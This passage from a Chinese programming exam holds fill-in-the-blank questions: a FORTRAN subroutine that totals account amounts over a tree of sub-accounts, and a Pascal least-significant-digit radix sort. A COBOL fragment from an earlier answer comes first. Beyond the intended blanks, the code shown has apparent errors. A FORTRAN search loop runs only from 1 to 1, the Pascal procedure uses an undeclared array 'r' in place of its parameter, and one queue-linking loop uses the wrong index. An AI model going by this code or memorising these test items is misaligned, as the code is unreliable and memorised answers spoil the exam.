MOVE PHANE-3(IX-NUM) TO PHANE-4.
MOVE QUANTH-3(IX-NUM) TO QUANTH-4.
WRITE F-3-R FROM B.
P5. EXIT.
```

试题九

阅读下列程序说明和FORTRAN程序, 把应填入其中 [] 处的字句, 写在答卷的对应栏内。

【程序说明】

本程序是一个对科目汇总的子程序。
在财务系统中, 各种款项按不同的科目进行汇总。一个系统中有着若干个科目, 一个科目可以分成若干个科目, 一个科目又可分成若干个更小的科目, 其结构就象数据结构中所说的森林, 每个科目是一棵树。如果B是A的科目, 我们称A是B的父科目。一个父科目的金额由其直接子科目的金额相加(或相减)而得到。程序中假定位于叶结点的子科目金额已汇总好, 本子程序实现非叶结点上的科目(或子科目)的金额汇总。此外, 每个科目(或子科目)都有一种类型, 类型分为借方、贷方两种。汇总时, 若子科目与父科目的类型相同, 则子科目金额可直接加到父科目中, 反之从父科目中减去相应子科目的金额。

科目编号用三位符号整数表示, 子科目编号为父科目编号后加一个点再加一位非零无符号整数。例如现金科目的编号为100, 则100.1, 100.2就是它的二个子科目。而100.1.1是子科目100.1的子科目。本程序中假定一个科目最多有三层子科目。

子程序中, 数组SUBJ(4, L)用来存放科目编号, L是系统中科目和子科目的总数(假定L ≤ 1000)。数组中同一列的四个元素值构成了一个科目(或子科目)编号。例如某系统中所有的科目和子科目编号为100, 200, 100.1, 100.2, 100.1.1, 200.1, 200.2, 则L=7, SUBJ的内容为:

	1	2	3	4	5	6	7
1	100	200	100	100	100	200	200
2	0	0	1	2	1	1	2
3	0	0	0	0	1	0	0
4	0	0	0	0	0	0	0

规定在数组SUBJ中父科目编号必须位于它的子科目编号之前。子程序中, 逻辑数组LD(L)存放相应的科目或子科目的借、贷方类型, TRUE表示借方, FALSE表示贷方。数组A(L)存放相应科目或子科目的金额。数组SUBJ、LD和A的值由调用程序提供, 其中位于叶结点上的子科目金额已存放在数组A中的相应位置上, A中其他位置上的值已置为0.0。

子程序中, 数组FATHER用以记录相应子科目的父科目在SUBJ中的位置(列下标), 供汇总时使用。规定对应于科目的FATHER元素的值为0。

【程序】

```

SUBROUTINE RESUME(L, SUBJ, A, LD)
INTEGER SUBJ(4, L), FATHER(1000)
REAL A(L)
LOGICAL LD(L)
DO 20 I=L, 1, -1
  FATHER(I)=0
  IF(SUBJ(2, I).EQ.0)GOTO 20
  DO 30 LEN=4, 1, -1
    IF(SUBJ(LEN, I).NE.0)GOTO 40
  CONTINUE
  DO 50 K=1, 1, -1
    IF( ( (1) ) ) THEN
      DO 60 H=1, LEN-1
        IF(SUBJ(H, I).NE.SUBJ(H, K)) (2)
      CONTINUE
      (3)
    ENDIF
  CONTINUE
  FATHER(I)=K
20 CONTINUE
DO 70 I=L, 1, -1
  (4)
  IF(K.NE.0) THEN
    IF( (5) ) THEN
      A(K)=A(K)+A(I)
    ELSE
      (6)
    ENDIF
  ENDIF
70 CONTINUE
RETURN
END
    
```

试题十

阅读下列程序说明和 PASCAL 程序, 把应填入其中 [] 处的字句写在答卷的对应

【程序说明】

本程序采用最小意义关键字优先的基数排序法, 实现对数值的排序, 数阵中的每个数据由d(≥3)位数字组成, 不足d位的数据高位补零。

最小意义关键字优先的基数排序法的基本思想是: 要排序的原始数据序列 r₁, r₂, ..., r_n 的每个数据 r_i 可以由若干个关键字 k₁, k₂, ..., k_d 组成。其中 k_d 是最有意义关键字, k₁ 是最小意义关键字, 按关键字 k₁, ..., k_d 的顺序对数阵进行排序。

当对由 3 位数字组成的数据的序列排序时, 每个数据由关键字 k₁, k₂ 和 k₃ 组成。k₃ 表示第一位, k₂ 表示第二位, k₁ 表示第三位。程序中共设置 10 个队列, 数组 f 和 e 的元素 f_i 和 e_i 分别表示第 i 个队列的开头和结尾 (i = 0, 1, 2, ..., 9)。程序分别按 k₃, k₂, k₁ 的顺序对数阵进行排序, 每次排序前, 先将各队列置空。

例如, 对数阵 101, 098, 981 排序时, 首先从第三位数字出发, 在第 1 个队列中有数 101 和 981, 第 8 个队列中有数 098, 其它队列为空。将这两个队列按队列顺序连接, 得数阵 101, 981, 098。再从第二位数字出发, 在第 0, 8, 9 三个队列中分别有数 101, 981 和 098, 其它队列为空。将这三个队列按队列顺序连接, 得数阵 101, 981, 098。最后由第一位数字出发, 在第 0, 1, 9 三个队列中分别有数 098, 101 和 981。连接后的数阵 098, 101, 981, 即为已排序的数阵。

为在排序过程中尽可能不去搬动数阵中的数据, 程序中每个数据由键域 key 和连接域 link 两个部分组成。于是, 第 i 个队列由 f_i 和 e_i 分别存放该队列中第一个数据和最后一个数据在数阵中的位置的下标值。数阵排序前, 排序后及再排序过程中各队列中各个数据的先后顺序通过数据的域 link 的连接关系来表示。排序后由变量 p 指示这个有序数阵的第一个元素的位置。

注意: 为了引用数据中各位数字的方便, 程序用数组存储一个数据, 数组的每个元素存储数据的一位数字。

【程序】

```

[程序]
CONST d = 3;
      m = 10;
      rminus1 = 9;
TYPE type1 = 0..m;
      type2 = 0..rminus1;
records = RECORD
  key: ARRAY[1..d] OF type2;
  link: type1;
END;
afile = ARRAY[1..m] OF records;

PROCEDURE radixsort(VAR afile: ARRAY OF records; VAR p: integer; n: integer);
VAR e, f: ARRAY[type2] OF type1;
    i, j, t: integer;
    k: type2;
BEGIN
  FOR i:= 1 TO n DO r[i].link:= i + 1;
  r[n].link:= 0;
  p:= 1;
  FOR i:= d DOWNTO 1 DO
  BEGIN
    FOR j:= 0 TO rminus1 DO f[j]:= 0;
    WHILE (1) DO
    BEGIN
      k:= r[p].key[i];
      IF f[k]= 0
      THEN f[k]:= p
      ELSE (2) := p;
      e[k]:= p;
      p:= (3)
    END;
    j:= 0;
    WHILE f[j]= 0 DO j:= j + 1;
    p:= f[j];
    t:= e[j];
    FOR k:= i + 1 TO rminus1 DO
      IF (4) THEN
      BEGIN
        r[t].link:= f[k];
        t:= e[k]
      END;
    (5)
  END;
END;
    
```